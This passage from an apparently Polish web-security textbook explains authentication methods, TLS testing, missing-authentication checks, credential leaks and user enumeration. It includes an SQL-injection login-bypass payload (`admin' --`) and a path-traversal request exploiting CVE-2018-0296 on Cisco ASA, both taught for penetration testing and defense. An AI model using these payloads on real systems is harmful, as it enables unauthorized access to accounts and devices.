Obsługa takiego zapytania musi nastąpić albo po stronie serwera WWW (np. z wykorzystaniem odpowiedniego modułu<sup>4</sup>), albo na warstwie samej aplikacji WWW, która za pomocą wbudowanych w wybrany framework metod odczyta zawartość nagłówka, a następnie porówna z informacjami zapisanymi w bazie użytkowników.

## OpenID Connect

Jeżeli nasz system korzysta z centralnego mechanizmu przechowywania informacji o użytkownikach oraz pozwala uwierzytelniać się z wykorzystaniem mechanizmu SSO, wtedy być może do realizacji mechanizmu uwierzytelniania zaprzęgnięty został protokół OpenID Connect. Ponieważ w tym rozdziale omówiono jedynie podstawowe kwestie związane z bezpieczeństwem procesu uwierzytelniania, autoryzacji oraz zarządzania sesją, należy jedynie nadmienić, iż taka sytuacja może mieć miejsce, a zapytanie, z którym się spotkamy, może być podobne do tego z listingu 3.

*Listing 3. Zapytanie zawierające token JWT – sugeruje wykorzystanie protokołu OpenID Connect*

```
GET /resource/1 HTTP/1.1
Host: vulnapp
Content-Type: application/x-www-form-urlencoded
Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMzMu
3IiwibmFtZSI6ImlnLnN3YyVYwsgU2VrdXJha2EiLCJhZG1pbii6IkdHdHJZSwiaWF0IjoxNTE2MjM5M
DIyfq.IrWR5Shc404yk03Nap2uDq_6nEiaEIT8JExqrwu6vc73A4fDaiG065kd85Geo1fqvj1P
xbehK1i5KoFW0tK-dg
```

## Klucze API

Zdarza się, że dostęp do danej aplikacji WWW wymaga przesłania w nagłówkach zapytania jedynie ciągu znaków, który najczęściej określany jest mianem „klucza” (listing 4). Takie podejście stosowane jest głównie w przypadku aplikacji klasy API. Klucze API, w zależności od przyjętego modelu uprawnień, mogą być albo podstawową i jedyną formą realizacji uwierzytelnienia do API, albo pełnić funkcję uzupełniającą (np. w połączeniu z OpenID Connect)\*.

*Listing 4. Przykład zapytania z kluczem API*

```
GET /resource/1 HTTP/1.1
Host: vulnapp
Content-Type: application/x-www-form-urlencoded
X-API-Key: d6f4b6f0ff198f4700daa66433230164c1e21323d661a25b561d8a96
Content-Length: 0
```

## Uwierzytelnianie certyfikatem

Hasła, loginy, klucze, tokeny. Czy można zastąpić je czymś innym? Oczywiście, że tak! Uwierzytelnianie do zasobów certyfikatem klienckim najczęściej spotyka się w rozwiązaniach korporacyjnych. Przy dużej skali organizacji jest to stosunkowo wygodny sposób na przydzielanie dostępu do zasobów dla wybranych grup osób. Na czym polega? Serwer, który udostępnia chronione zasoby, wymaga od klienta przedstawienia certyfikatu, który musi zostać wcześniej udostępniony i zainstalowany na urządzeniu próbującym uzyskać dostęp do zasobów. Plusem takiego rozwiązania jest fakt, że proces uwierzytelniania jest dla użytkownika końcowego transparentny. Może on zostać co najwyżej powiadomiony o tym, że przeglądarka chce użyć zainstalowanego certyfikatu, by uwierzytelnić się w serwerze wymagającym tej metody potwierdzenia tożsamości.

## Kerberos oraz NTLM

Pracując m.in. w środowisku korporacyjnym, jeszcze częściej niż z uwierzytelnianiem przy użyciu certyfikatów możemy spotkać się wykorzystaniem protokołów Kerberos<sup>5</sup> oraz NTLM<sup>6</sup> (ang. *NT LAN Manager*)\*\*. Domyślnie w środowisku Windows, w którym występuje kontroler domen do uwierzytelniania użytkowników, użyty zostanie protokół Kerberos. Bywają jednak sytuacje, w których wykorzystany zostanie protokół NTLM, np. gdy komputer, do którego próbuje zalogować się użytkownik, nie jest wpięty do domeny (system *standalone*). Proces uwierzytelniania z wykorzystaniem protokołu NTLM składa się z następujących kroków:

1. Użytkownik wprowadza na stacji klienckiej takie dane, jak: nazwa domeny, nazwa użytkownika (login) oraz hasło.
2. Klient wylicza hash wprowadzonego przez użytkownika hasła.

\* Więcej informacji na temat zarządzania kluczami API można znaleźć w rozdz. *Bezpieczeństwo API REST*.

\*\* Warto przypomnieć, że istnieją dwie wersje NTLM: NTLMv1 i NTLMv2. Podczas testów najczęściej spotykamy wersję drugą. Na NTLMv1 możemy się natknąć, analizując starsze systemy.

3. Klient wysyła login użytkownika do serwera.
4. Serwer generuje tzw. *challenge* (16-bajtową liczbę) i przesyła go do klienta.
5. Klient szyfruje *challenge*, wykorzystując jako klucz szyfrujący hash hasła użytkownika (dzięki temu samo hasło nie jest nigdy przesyłane przez sieć!). Szyfrogram przesyłany jest do serwera (ang. *response*).
6. Serwer przesyła do kontrolera domeny trzy wartości: login użytkownika, *challenge* przesłany do klienta, odpowiedź wygenerowaną przez klienta.
7. Kontroler domeny, mając informacje o loginie użytkownika, pobiera z bazy hash jego hasła, a następnie z jego pomocą szyfruje *challenge*. Jeżeli powstały szyfrogram jest identyczny jak ten przesłany przez serwer (*response*, wcześniej wygenerowany przez klienta), oznacza to, że proces uwierzytelniania zakończył się powodzeniem.

Należy mieć na uwadze, że jeżeli tylko istnieje taka możliwość, zaleca się skorzystać z protokołu Kerberos w miejscu, gdzie wykorzystywany jest NTLM. Dla wielu nie bez znaczenia może być również fakt, że Kerberos jest standardem otwartym – w przeciwieństwie do NTLM.

Testując aplikacje wykorzystujące jeden z omawianych protokołów i równocześnie chcąc przechwytywać ruch wymieniany pomiędzy aplikacją a serwerem, będziemy musieli posiłkować się proxy HTTP. Większość narzędzi tego typu obsługuje zarówno protokół NTLM, jak i Kerberos. W przypadku narzędzia Burp Suite wsparcie dla NTLM przychodzi w standardzie. Dodanie obsługi Kerbosa wymaga zainstalowania wtyczki<sup>7</sup>.


Zestawienie przedstawione powyżej zawiera podstawowe informacje na temat najważniejszych metod uwierzytelniania, z których możemy skorzystać w aplikacjach webowych.

## **UWIERZYTELNIANIE**

Jednym z najpoważniejszych błędów związanym z uwierzytelnianiem jest możliwość jego ominięcia lub wręcz brak konieczności uwierzytelnienia tam, gdzie powinien się pojawić taki wymóg. Mechanizmy uwierzytelniania można wykorzystać również jako krok pośredni do uzyskania informacji na temat podmiotów korzystających z aplikacji. Poznajmy te i kilka innych dylematów związanych z tym procesem.

### **Nie ma HTTPS, nie ma poświadczeń**

Podstawą procesu uwierzytelniania jest przekazanie przez użytkownika danych uwierzytelniających, które są następnie weryfikowane po stronie serwera. Przed przekazaniem jakichkolwiek danych powinniśmy więc się upewnić, czy aplikacja, z którą się komunikujemy, wykorzystuje bezpieczny kanał komunikacji (najczęściej HTTPS). Jeżeli tak jest, można przystąpić do weryfikacji pozostałych kwestii (rysunek 2). W przeciwnym wypadku brak wykorzystania szyfrowanego kanału komunikacji należy traktować jako kardynalny błąd bezpieczeństwa.



Rysunek 2. Weryfikacja poziomu zabezpieczeń połączenia z serwisem WWW

W tym miejscu należy zaznaczyć, że ten element weryfikacji procesu uwierzytelniania dotyczy jedynie sprawdzenia, czy na pewno wykorzystywany jest szyfrowany kanał komunikacji. Czym innym jest upewnienie się, że aplikacja, do której wprowadzamy dane, jest tą właściwą, a nie fałszywką podstawioną przez przestępców. Pojawienie się kłódki na pasku adresu to dobry znak, ale nie jest on jednoznaczny z tym, że mamy do czynienia z aplikacją godną zaufania.

Wraz z rozwojem i pojawianiem się nowych technologii webowych dane uwierzytelniające mogą być przesyłane za pomocą innych protokołów niż HTTP. Również tam powinny być odpowiednio chronione. Przykładem może być tutaj protokół WebSocket<sup>8</sup>.

Jeżeli ustaliliśmy, że aplikacja, za którą odpowiadamy lub którą testujemy, wykorzystuje szyfrowany kanał komunikacji (np. HTTPS), warto upewnić się jeszcze, czy wszystkie parametry odpowiedzialne za jakość tego zabezpieczenia spełniają odpowiednie wymogi (rysunek 3)<sup>9</sup>. Weryfikacji należy poddać m.in. takie kwestie, jak obsługiwane wersje protokołu SSL/TLS, jak również wspierane zestawy szyfrów, które wykorzystywane są do zestawiania bezpiecznego kanału komunikacji. Do przeprowadzenia wymaganych testów można wykorzystać jedno z wielu dostępnych na rynku narzędzi, spośród których polecić można np.:

- ▶ SSL Labs<sup>10</sup>,
- ▶ testssl.sh<sup>11</sup>,
- ▶ sslscan (dostępny w dystrybucji Kali Linux)<sup>12</sup>.

W przypadku skorzystania z usług SSL Labs warto pamiętać o wybraniu opcji DO NOT SHOW THE RESULTS ON THE BOARDS, tak by adres, który wprowadzamy, nie pojawił się na publicznej liście.

\* Więcej informacji na ten temat znaleźć można w rozdz. *Bezpieczeństwo protokołu WebSocket*.

```

root@kali:~# sslscan sekurak.pl
Version: 1.11.12-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 178.32.219.59

Testing SSL server sekurak.pl on port 443 using SNI name sekurak.pl

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2 256 bits DHE-RSA-AES256-GCM-SHA384 DHE 4096 bits
Accepted TLSv1.2 128 bits DHE-RSA-AES128-GCM-SHA256 DHE 4096 bits
Accepted TLSv1.2 256 bits DHE-RSA-AES256-SHA256 DHE 4096 bits
Accepted TLSv1.2 256 bits DHE-RSA-AES256-SHA DHE 4096 bits
Accepted TLSv1.2 128 bits DHE-RSA-AES128-SHA256 DHE 4096 bits
Accepted TLSv1.2 128 bits DHE-RSA-AES128-SHA DHE 4096 bits
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 256 bits AES256-SHA256
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 128 bits AES128-SHA256
Accepted TLSv1.2 128 bits AES128-SHA
Preferred TLSv1.1 256 bits DHE-RSA-AES256-SHA DHE 4096 bits
Accepted TLSv1.1 128 bits DHE-RSA-AES128-SHA DHE 4096 bits
Accepted TLSv1.1 256 bits AES256-SHA
Accepted TLSv1.1 128 bits AES128-SHA
Preferred TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 4096 bits
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 4096 bits
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 128 bits AES128-SHA

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 4096

Subject: sekurak.pl
AltNames: DNS:sekurak.pl, DNS:www.sekurak.pl
Issuer: Let's Encrypt Authority X3

Not valid before: Sep 24 12:26:09 2018 GMT
Not valid after: Dec 23 12:26:09 2018 GMT

```

Rysunek 3. Przykład uruchomienia narzędzia sslscan dla domeny sekurak.pl

## Brak uwierzytelnienia

Najgorszym możliwym scenariuszem, jaki może dotyczyć mechanizmu uwierzytelniania, jest jego brak lub błędna konfiguracja. Zdarza się, że właściwy system (np. aplikacja WWW) jest odpowiednio chroniony, ale już jeden z jego komponentów (np. baza danych) pozostaje otwarty na świat. Takie przykłady można by mnożyć, a cały czas mowa będzie jedynie o tych, które wyszły na jaw i zostały nagłośnione. Więcej informacji na temat kilku takich przypadków można znaleźć na portalu *sekurak.pl*<sup>13</sup>.

Dane wyciekają na skutek braku uwierzytelnienia m.in. z takich baz danych, jak MongoDB czy Elasticsearch. Bardziej klasycznym przykładem są różnego typu serwery wymiany plików (np. FTP), do których wystarczy się podłączyć, by uzyskać dostęp do zgromadzonych zasobów. Wyszukiwanie podatnych systemów stało się dużo prostsze na skutek rozwoju takich serwisów, jak Shodan czy Censys. Szczególnie narażone są na to aplikacje, które po instalacji i uruchomieniu nie wymagają do poprawnego działania konfiguracji procesu uwierzytelniania (domyślnie można z nimi wchodzić w interakcję bez wcześniejszej konieczności uwierzytelnienia). Przykładem takiego systemu jest chociażby Redis.

Rekomendacja dotycząca sposobu rozwiązania opisywanego problemu może brzmieć dość lakonicznie, jednak właściwie jedynym możliwym podejściem jest wdrożenie uwierzytelnienia wszędzie tam, gdzie go brakuje. Taka operacja musi być poprzedzona etapem inwentaryzacji, dzięki czemu utworzona zostanie lista systemów, z jakich korzystamy, tak by wynumerować zasoby, które nie są dostatecznie chronione.

W dziedzinie aplikacji WWW weryfikacja braku uwierzytelnienia wymaga zazwyczaj wykonania kilku kroków. Po pierwsze, musimy ustalić, jaki mechanizm uwierzytelniania wykorzystywany jest w aplikacji. Możemy spotkać się z wieloma rozwiązaniami, od tych najprostszych, jak HTTP Basic Authentication, po bardziej rozbudowane, wykorzystujące certyfikaty.

Testy braku wymogu uwierzytelnienia sprowadzają się do ustalenia, czy możemy uzyskać dostęp do wybranego zasobu aplikacji, nie przysyłając równocześnie odpowiednich danych uwierzytelniających. W zależności od aplikacji daną uwierzytelniającą może być para login–hasło przesłana w nagłówku HTTP, ale zazwyczaj za poświadczenie uwierzytelnienia w systemie służy identyfikator sesji pojawiający się w nagłówku Cookie. Rozważmy więc przypadek zapytania z listingu 5.

*Listing 5. Przykładowe zapytanie HTTP zawierające ciasteczka*

```
GET /admin/delete_user/1 HTTP/1.1
Host: vulnapp
Cookie: sessionId=aa4d8eda8db4950bba1db57f383f46cf
Connection: close
```

Mamy tutaj przykład zapytania HTTP, które zostało przechwycone za pomocą proxy HTTP. Składa się ono z kilku elementów. W jego treści znajdziemy m.in. odwołanie do hosta vulnapp. Ścieżka, do której kierowane jest zapytanie, może sugerować, że służy ono do usunięcia z systemu użytkownika o ID 1. Zakładając, że zapytanie wysła

użytkownik o odpowiednich uprawnieniach, po otrzymaniu takiego żądania aplikacja powinna prawidłowo wykonać akcję i usunąć wybranego użytkownika. Gdzie więc może wystąpić błąd bezpieczeństwa?

*Listing 6. Zmodyfikowane zapytanie HTTP z usuniętymi ciasteczkami*

```
GET /admin/delete_user/1 HTTP/1.1
Host: vulnapp
Connection: close
```

Jeżeli okaże się, że po usunięciu z zapytania danych uwierzytelniających lub – jak w tym przypadku – identyfikatora sesji aplikacja i tak wykona żadaną akcję, wtedy będziemy mieli do czynienia z podatnością. Inaczej mówiąc, musimy zweryfikować, czy zapytanie z listingu 5 da taki sam rezultat jak zapytanie z listingu 6. Takie zachowanie aplikacji będzie oznaczało, że fragment kodu odpowiedzialny za wywołanie akcji usuwania użytkownika nie tylko nie sprawdza, czy osoba wywołująca określoną akcję posiada do tego odpowiednie uprawnienia, ale nie wymaga nawet w tym momencie uwierzytelnienia!

Może się również zdarzyć, że organizacja wykorzystuje system, który dostępny jest w sieci firmowej bez konieczności uwierzytelnienia, ponieważ tak został zaprojektowany. W takiej sytuacji należy najpierw zwrócić się do dostawcy oprogramowania z pytaniem, czy wdrożenie mechanizmu uwierzytelniania jest możliwe, a w przypadku odpowiedzi odmownej podjąć działania na własną rękę. Można rozważyć wdrożenie mechanizmu uwierzytelniania na poziomie serwera WWW, dzięki czemu nie będzie konieczności ingerencji w kod samej aplikacji. Takie rozwiązanie jest dalekie od ideału, ale na pewno lepsze niż całkowity brak kontroli dostępu. Jeżeli wprowadzenie zmian w konfiguracji serwera WWW nie jest możliwe, należy rozważyć wdrożenie separacji na poziomie sieciowym, tak by dostęp do aplikacji miały jedynie osoby, których stacje robocze mają określone adresy IP. To również nie jest idealne rozwiązanie, ale podobnie jak w przypadku HTTP Basic Authentication daleko lepsze od braku jakiegokolwiek kontroli.

## Po co wyważać, skoro można obejść – omijanie uwierzytelnienia

Jednym z najpopularniejszych błędów związanych z mechanizmem uwierzytelnienia jest możliwość jego ominięcia. Przez ominięcie należy rozumieć zarówno wykorzystanie błędu technicznego, jak i błąd w logice działania aplikacji.

Poznanie sposobów na ominięcie uwierzytelnienia rozpoczniemy od absolutnej klasyki. Mechanizmy uwierzytelniania, tak jak inne funkcje aplikacji, przyjmują na wejściu dane pochodzące od użytkownika. Domyślnie więc takie dane powinny być traktowane jako niezaufane, a co za tym idzie – odpowiednio filtrowane. Nie zawsze jednak ma to miejsce. Informacje o danych uwierzytelniających przechowywane są najczęściej w bazach SQL. Weryfikacja, czy użytkownik podał odpowiednią parę login–hasło, wymaga więc zbudowania zapytania SQL, np. takiego:

```
SELECT 1 FROM users WHERE login='<login>' and password='<pass>';
```

Jeżeli okaże się, że zapytanie SQL budowane jest z wykorzystaniem konkatenacji, prawie na pewno będziemy mieli do czynienia z podatnością typu *SQL Injection*<sup>14</sup>. W takim przypadku za, nazwijmy to, uniwersalne dane uwierzytelniające może posłużyć następujący ciąg znaków: `admin' --`

Jeżeli poskładamy fragmenty kodu w całość, otrzymamy zapytanie:

```
SELECT 1 FROM users WHERE login='admin' -- and password='<pass>'
```

W efekcie będziemy mogli uwierzytelnić się samym ciągiem znaków `admin' --`

Przytoczony przykład to tylko jeden z możliwych wariantów. Podczas testów warto zweryfikować również szereg innych payloadów, które mogą dać identyczny rezultat.

Jeżeli tylko mamy dostęp do kodu aplikacji lub możemy odpytać deweloperów, w jaki sposób konstruuje zapytania SQL, powinniśmy potwierdzić, że na pewno w tym celu wykorzystywany jest mechanizm *prepared statements*<sup>15</sup>.

Oczywiście, nie tylko aplikacje oparte na SQL są narażone na ten problem. Jeżeli korzystamy z baz NoSQL<sup>16</sup> lub stosujemy mechanizm uwierzytelniania oparty na LDAP<sup>17</sup>, możemy mierzyć się z takimi samymi zagrożeniami<sup>18</sup>.

Mechanizm uwierzytelniania można czasem obejść na skutek błędu w logice działania aplikacji. Dobrym przykładem takiej podatności jest błąd CVE-2018-0296<sup>19</sup> w interfejsie webowym Cisco ASA. Panel administracyjny tego urządzenia podejmował decyzję o tym, czy uzyskanie dostępu do wybranego zasobu wymaga uwierzytelnienia czy nie, na podstawie danych przesyłanych w adresie URL. Jeżeli w adresie pojawił się odpowiedni ciąg znaków, w tym przypadku `/+CSCOU+/`, aplikacja nie wymagała uwierzytelnienia. Jeśli jednak zasób znajdował się pod ścieżką zawierającą w adresie ciąg `/+CSCOE+/`, wtedy uwierzytelnienie było wymagane. Okazało się, że konstruując zapytanie:

```
GET /+CSCOU+/../+CSCOE+/files/file_list.json HTTP/1.1
Host: 192.168.0.1
```

można było ominąć wymóg uwierzytelnienia. Działo się tak najprawdopodobniej na skutek tego, że aplikacja znajdowała na początku adresu ciąg znaków informujący, że zasób nie powinien być chroniony, a co za tym idzie – udzielała dostępu do krytycznych zasobów urządzenia.

Może również zdarzyć się tak, że aplikacja, za którą odpowiadamy lub którą testujemy, posiada więcej niż jeden interfejs. Przez interfejs należy tutaj rozumieć np. przypadek, w którym mamy do czynienia ze zwykłą aplikacją WWW. Taka aplikacja może dodatkowo udostępniać API lub Web Service. W takiej sytuacji należy sprawdzić, czy taki sam mechanizm bezpieczeństwa, który odpowiada za weryfikację uwierzytelnienia, występuje zarówno w jednym, jak i drugim interfejsie. Niedopuszczalne jest, by którykolwiek z interfejsów posiadał inny (w domyśle słabszy) poziom zabezpieczeń.

## Poświadczenia podane na tacy

Przy przeprowadzaniu testów bezpieczeństwa zdarza się, że nie ma tak naprawdę potrzeby obchodzenia mechanizmów uwierzytelniania, ponieważ, w pewnym sensie,

poświadczenia potrzebne do uzyskania dostępu do chronionej części systemu są nam podane na tacy. Przez podanie na tacy należy rozumieć takie sytuacje, jak:

- ▶ wykorzystanie domyślnych, ogólnodostępnych danych uwierzytelniających,
- ▶ ujawnienie danych testowych w kodzie aplikacji,
- ▶ ujawnienie danych uwierzytelniających w publicznym repozytorium kodu,
- ▶ wykorzystanie słabych (słownikowych) haseł,
- ▶ uzyskanie dostępu do poświadczeń zapisanych w plikach na komputerze użytkownika-ofiary,
- ▶ wykorzystanie oprogramowania lub urządzenia, które posiada wbudowane „konta serwisowe”, czyli tylną furtkę (ang. *backdoor*), a informacja na ten temat dostępna jest publicznie.

Przeanalizujmy każdy z wymienionych przypadków. Przez wykorzystanie domyślnych poświadczeń należy rozumieć sytuację, gdy nie zmieniamy hasła, które zostało dla danego urządzenia lub oprogramowania ustawione przez jego producenta. W zdecydowanej większości przypadków każda sztuka określonego modelu urządzenia dostępna na rynku posiada identyczne hasło. Najczęściej hasło to nie jest też informacją chronioną, ale podaną wprost m.in. na witrynach internetowych producentów. Wpisując w wybraną wyszukiwarkę frazę *routers default passwords*, można z łatwością znaleźć całe zestawienia domyślnych haseł dla wybranych urządzeń. W świetle takich faktów trudno uznać wykorzystanie domyślnych poświadczeń za praktykę bezpieczną.

Niejednokrotnie na potrzeby testów deweloperzy umieszczają w kodzie różne dodatkowe funkcje, które mogą ułatwić proces testowania aplikacji lub wyszukiwania błędów. Zdarza się, że we fragmentach HTML-a stanowiących formularz uwierzytelnienia pojawi się komentarz z informacją o loginie i hasle testowego użytkownika wykorzystywanego podczas prac nad aplikacją (rysunek 4). Stąd już niedaleka droga do tego, by w ferworze związanym ze zbliżającym się terminem wydania aplikacji taki kod pojawił się wprost na środowisku produkcyjnym.

```
<h5 class="card-title text-center">Sign In</h5>
<form class="form-signin">
  <div class="form-label-group">
    <input type="email" id="inputEmail" class="form-control" placeholder="Email address" required autofocus>
    <label for="inputEmail">Email address</label> <!-- test@dev -->
  </div>

  <div class="form-label-group">
    <input type="password" id="inputPassword" class="form-control" placeholder="Password" required>
    <label for="inputPassword">Password</label> <!-- test123 -->
  </div>

  <div class="custom-control custom-checkbox mb-3">
    <input type="checkbox" class="custom-control-input" id="customCheck1">
    <label class="custom-control-label" for="customCheck1">Remember password</label>
  </div>
```

Rysunek 4. Przykład poświadczeń ujawnionych w kodzie HTML


Jeżeli już jesteśmy przy zwyczajach związanych z utrzymaniem kodu aplikacji, nie sposób nie wspomnieć o zapisywaniu haseł wprost w źródłach aplikacji<sup>20</sup>. Taka praktyka, dość powszechna, powinna być eliminowana z najwyższą możliwą surowością. Zapisując poświadczenia w kodzie, możemy narazić się na co najmniej kilka zagrożeń:

- ▶ ujawnienie poświadczeń w komunikatach błędów,
- ▶ ujawnienie poświadczeń poprzez nieautoryzowany dostęp do repozytorium kodu,
- ▶ ujawnienie poświadczeń poprzez inżynierię wsteczną aplikacji.

Przechowywanie poświadczeń w kodzie powoduje również, że pozbawiamy się jednej z cech, jakie powinny posiadać dane uwierzytelniające, tzn. łatwego zatarcia śladów po tym, że kiedykolwiek miały one określoną wartość. Nawet jeżeli usuniemy poświadczenia z aktualnej wersji kodu, to i tak pozostanie po nich ślad w kodzie zapisanym w repozytorium.

Dobrym przykładem na poparcie opisywanych praktyk jest historia firmy Uber<sup>21</sup>. Mieli oni okazję przekonać się o tym, że repozytorium nie jest odpowiednim miejscem do przechowywania haseł. Atakujący uzyskali dostęp do prywatnego repozytorium Ubera w serwisie GitHub, a dzięki wykradzionym informacjom mogli przejąć kontrolę nad maszynami uruchomionymi w AWS (Amazon Web Services).

Nie można oczywiście zapominać o tym, że hasła, które wykorzystujemy do uwierzytelnienia do skrzynek pocztowych lub innych systemów, mogły wyciec i znajdować się już w ogólnodostępnych bazach. Warto więc profilaktycznie zweryfikować zawartość takich serwisów, jak Have I Been Pwned, pod kątem haseł, z których korzystamy lub korzystaliśmy kiedyś (rysunek 5).



Rysunek 5. Informacje zwracane przez serwis Have I Been Pwned dla adresu `test@example.com`

Powstaje więc pytanie, w jaki sposób zasilić naszą aplikację w dane, które wymagane są do połączenia z bazą danych lub innym zintegrowanym systemem. Rekomendowanym podejściem jest przechowywanie wymaganych danych uwierzytelniających na docelowym środowisku, a w kodzie jedynie odwoływanie się do odpowiednich zasobów i odczytywanie z nich wymaganych informacji. W ten sposób zachowamy możliwość automatyzacji procesu wydawania kolejnych wersji aplikacji, a zarazem pozbedzimy się problemu przechowywania poświadczeń bezpośrednio w kodzie.

Dla środowisk pracujących w chmurze polecanymi rozwiązaniami są takie projekty, jak Vault<sup>22</sup>, który pozwala w bezpieczny sposób przechowywać dane wykorzystywane w różnych środowiskach. Korzystanie z takich rozwiązań powoduje jednak, że w naszej infrastrukturze pojawia się kolejny komponent, o który musimy dbać, regularnie aktualizując i śledząc informacje o ewentualnych podatnościach.

Jeżeli mamy do czynienia z urządzeniami dedykowanymi, dla których zwyczajowo ustawia się to samo hasło dla każdej instancji, można zastosować hasło startowe. Oprogramowanie uruchomione na urządzeniu będzie musiało weryfikować, czy użytkownik próbuje uwierzytelnić się pierwszy raz. Jeżeli tak, pozwoli to zrobić z wykorzystaniem domyślnego hasła, ale też natychmiast wymusi na użytkowniku zmianę poświadczeń. Wydaje się, że takie rozwiązanie można uznać za kompromisowe. Użytkownicy nie będą mieli problemu ze znalezieniem informacji o tym, jakie jest domyślne hasło, a zarazem system będzie bardziej bezpieczny, ponieważ niemal pewne będzie, że użytkownik wykorzystuje inne hasło niż standardowe.

## Praca po stronie serwera

Zanim przejdziemy do sedna sprawy, rozważmy podział pomiędzy częścią serwerową aplikacji WWW (tzw. backend) a częścią kliencką, która przetwarzana jest w przeglądarce użytkownika (tzw. frontend). Należy tutaj wyraźnie wskazać, gdzie przebiega granica pomiędzy **środowiskiem bezpiecznym** (lub może lepiej: **zaufanym**) a **środowiskiem niezaufanym**. Przez **środowisko zaufane** rozumiemy backend aplikacji, czyli wszystko to, co dzieje się po stronie serwera. Tak naprawdę tylko ten fragment aplikacji kontrolujemy. Gdy tylko serwer wygeneruje odpowiedź HTTP z fragmentami kodu HTML, CSS oraz JavaScript, a następnie rozpocznie proces przesyłania pakietów sieciowych do klienta, my, jako opiekunowie lub administratorzy aplikacji, tracimy kontrolę nad tym, co wydarzy się dalej.

Uwzględniając te fakty, należy więc uznać, że środowisko przeglądarki WWW należy do części niezaufanej. Przesyłając odpowiednie nagłówki oraz fragmenty kodu, możemy instruować przeglądarkę, co powinna zrobić, jednakże nie mamy żadnej pewności, że nasza instrukcja zostanie wykonana. Co ważne, nie możemy mieć również pewności, że ta instrukcja w ogóle do przeglądarki dotrze (por. ataki *man-in-the-middle*<sup>23</sup> oraz *man-in-the-browser*<sup>24</sup>). Idąc dalej, to użytkownik przeglądarki ma pełną kontrolę nad tym, co aplikacja wyświetla, jakie dane przetwarza oraz co przesyła do serwera. Warto więc rozumieć, że wszelkie decyzje o tym, czy użytkownik jest uwierzytelniony czy nie, powinny być podejmowane w bezpiecznej strefie, czyli po stronie serwera. Za niedopuszczalne należy uznać podejmowanie

decyzji o udzieleniu użytkownikowi dostępu do danych na podstawie kodu wykonywanego w jego przeglądarce (np. JavaScript). Jeżeli w aplikacji występuje taki mechanizm, oznacza to, że tak naprawdę użytkownik już uzyskał dostęp do tych danych.

## Enumeracja użytkowników

Mechanizm uwierzytelniania może posłużyć nie tylko do omijania samego procesu uwierzytelniania, ale także jako źródło informacji dla atakującego. Cenną informacją dla niego może być ustalenie, czy użytkownik o określonym adresie e-mail lub loginie posiada konto w aplikacji. Dlatego jeżeli użytkownik poda niepoprawną parę login–hasło, aplikacja powinna wyświetlić możliwie generyczny komunikat, który nie będzie zdradzał szczegółów na temat tego, co konkretnie poszło nie tak w procesie uwierzytelniania. Dobrym pomysłem wydaje się wyświetlenie wiadomości: „Podałeś niepoprawny login lub hasło”. Tyle powinno użytkownikowi wystarczyć, a z perspektywy bezpieczeństwa taki komunikat nie zdradza ani tego, czy atakujący podał niepoprawny/nieistniejący identyfikator użytkownika, ani tego, czy użył poprawnego loginu, ale już błędnego hasła. Nie należy też stosować różnych komunikatów w przypadku, gdy aplikacja przewiduje więcej niż jeden możliwy stan konta użytkownika, np. konto nieaktywne lub konto usunięte. Trzeba pamiętać również o tym, że w szczególnych przypadkach atakującemu do ustalenia, czy wybrany użytkownik posiada konto w systemie czy nie, wystarczy informacja o różnicy w czasie odpowiedzi aplikacji na wybrane zapytanie HTTP. 